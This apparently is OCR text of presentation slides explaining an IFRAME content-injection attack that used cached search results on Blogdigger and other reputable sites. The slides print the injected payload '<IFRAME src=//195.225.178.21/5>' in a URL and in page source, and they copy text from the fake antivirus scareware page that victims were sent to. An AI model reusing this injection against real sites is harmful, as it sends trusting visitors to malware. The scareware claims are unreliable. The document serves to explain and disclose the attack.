
IFRAME: Content Injection

> 20,000 sites infected today (all had good reputation)

ZDNet.com, news.com, history.com, usatoday.com, etc. The list goes on

This attack used search engine optimization caching within high reputable sites to cache malicious content

IFRAME: Content Injection



Blogdigger : Blog Search Engine - Search Blogs - Mozilla Firefox

http://www.blogdigger.com/index.html

paint.net

PR: 7 | I: 44,600 | L: 1,320,000 | LD: 1,460,000 | I: 31500 | Rank: 54391 | Age: Apr 02, 2003 | I: 422 | whois | source | Int. links: 6 | Ext

Blogdigger tm

Search

Sort by: Date ● Relevance ○

Check out the NEW! Blogdigger Local. Find bloggers in your location!

Download the new Blogdigger Toolbar! Access all of Blogdigger's search features right from your browser!

About Blog


Privacy Policy

Copyright © 2003-2007 Blogdigger

propelled by RSS Kicker™

Hosting and Colocation Services by HostVentures

Done




PR: 7

IFRAME: Content Injection

Attacks are using a bot to automatically search inside Blogdigger search engine.

In turn Blogdigger is caching the results.



Blogdigger Search: help mygen myspace <IFRAME src=//195.225.178.21/5> - Mozilla Firefox

http://www.blogdigger.com/search.jsp?q=help+mygen+myspace++++++++++%3CIFRAME%20src=//195.225.178.21/5%3E


help mygen myspace <IFRAME src=//195.22

Sort by: ● Date ○ Relevance

Results for ***help mygen myspace***

IFRAME: Content Injection

IFRAME is able to escape the parent tag



Source of: http://www.blogdigger.com/search.jsp?q=help+mygen+myspace+++++++++%3CIFRAME%20src=//195.225.178.21/5%3E - Mozilla Firefox


```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<link href="/styles-site3.css" rel="stylesheet" type="text/css">
<link rel="alternate" type="application/rss+xml" title="Blogdigger Search: help mygen myspace          <IFRAME src=//195.225.178.21/5>" href="/search?q=help

<title>Blogdigger Search: help mygen myspace          <IFRAME src=//195.225.178.21/5></title>
</head>

<body>

<div id="banner">

<div id="logo">
<a href="http://www.blogdigger.com/"><img src="http://www.blogdigger.com/images/blogd_logo01a.gif" alt="Blogdigger Home Page" border="0"></a>
</div>

<!--
<span id="banner_ad"><a href="http://www.forbes.com/fdc/rss.shtml?partner=web.blogdigger"><img src="/images/rss_2.gif" border="0"/></a></span>
<span id="banner_ad"><a href="/adClick.jsp?r=4nm"><img src="http://www.4newbiesforum.com/images/4NEWBIES-468x60.gif" border="0"/></a></span>
-->

<form name="searchform" method="GET" action="/search">
<div class="searchTypes">
<b>Search</b>&nbsp;&nbsp;&nbsp;&nbsp;<a class="q" href="/linkSearch.jsp?link=help+mygen+myspace++++++++++%3CIFRAME+src%3D%2F%2F195.225.178.21%2F5%3E">Links</
</div>
<input type="text" name=q size="45" maxlength="2048" value='help mygen myspace          <IFRAME src=//195.225.178.21/5>'/>
<input type="submit" value="Dig It!"/>
<div class="sort">Sort by: <input type="radio" value="date" name="sortby" CHECKED /> Date <input type="radic
</div>
</form>

</div> <!-- end banner -->

<div id="message" style="padding: 3px;">
        <div id="message-left">
        Results  for <b><i>help mygen myspace          <IFRAME src=//195.225.178.21/5></i></b>
        </div>
        <div id="message-right">

Sorted by Date || <a rel="nofollow" href="/search?q=help+mygen+myspace++++++++++%3CIFRAME+src%3D%2F%2F195.22

        </div>
</div> <!-- end message -->
<div id="content">
```

Line 13, Col 1

```
ink=help+mygen+myspace++++++++++%3CIFRAME+src%3D%2F%2F195.225.178.21

space          <IFRAME src=//195.225.178.21/5>'/>

' CHECKED /> Date <input type="radio" value="rel" name="sortby"/> Re
```

IFRAME:
Content Injection

Unsuspecting user who trust the site is redirected automatically to this PUS site


Trojan&SpywareScan - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Google
Home
Overview
Download
Purchase
Features
Updates
DOWNLOAD
BUY NOW
FEATURES

http://antispywaresuite.com/data/index.php?02005c5f4a14443d03145b0c664d153e075e3c5e5d5d05125109595f510c0109430653040413443d505

TROJAN & SPYWARE SCAN

Powerful anti-trojan protection

With Full Windows XP Service Pack 2 Security Center Support!
Free Download

Trojan&SpywareScan version: 3.0.3 Virus database: Fri Mar 21 2008
Total: 145744 viruses Daily: 1436 viruses

Trojan&SpywareScan is a powerful mix of **Anti-Malware,Anti-Virus, Anti-Trojan, Anti-Backdoor, Anti-Worm and Anti-PornoDial** in one program. It will rescue you from all types of Viruses on your PC.

Threats

Backdoor.**Win32.IRCBot.st** Worm and backdoor Trojan of the Windows platform, spreads via AOL Instant Messenger. Can spread to the most vulnerable files in your PC and to exploit Server Service.

Update bases now and our tool will protect you from these threats.

Statistics say that virus and trojan attacks cause damages up to $3 million/hour, and a new virus appears every hour. One virus, Sasser.A, infected millions of computers during the first hours after being released and caused billions of damages. It was based on an exploit which had been known and patched against for months.


Trojan&SpywareScan is a powerful and easy-to-use Trojan horses, Viruses and all types of 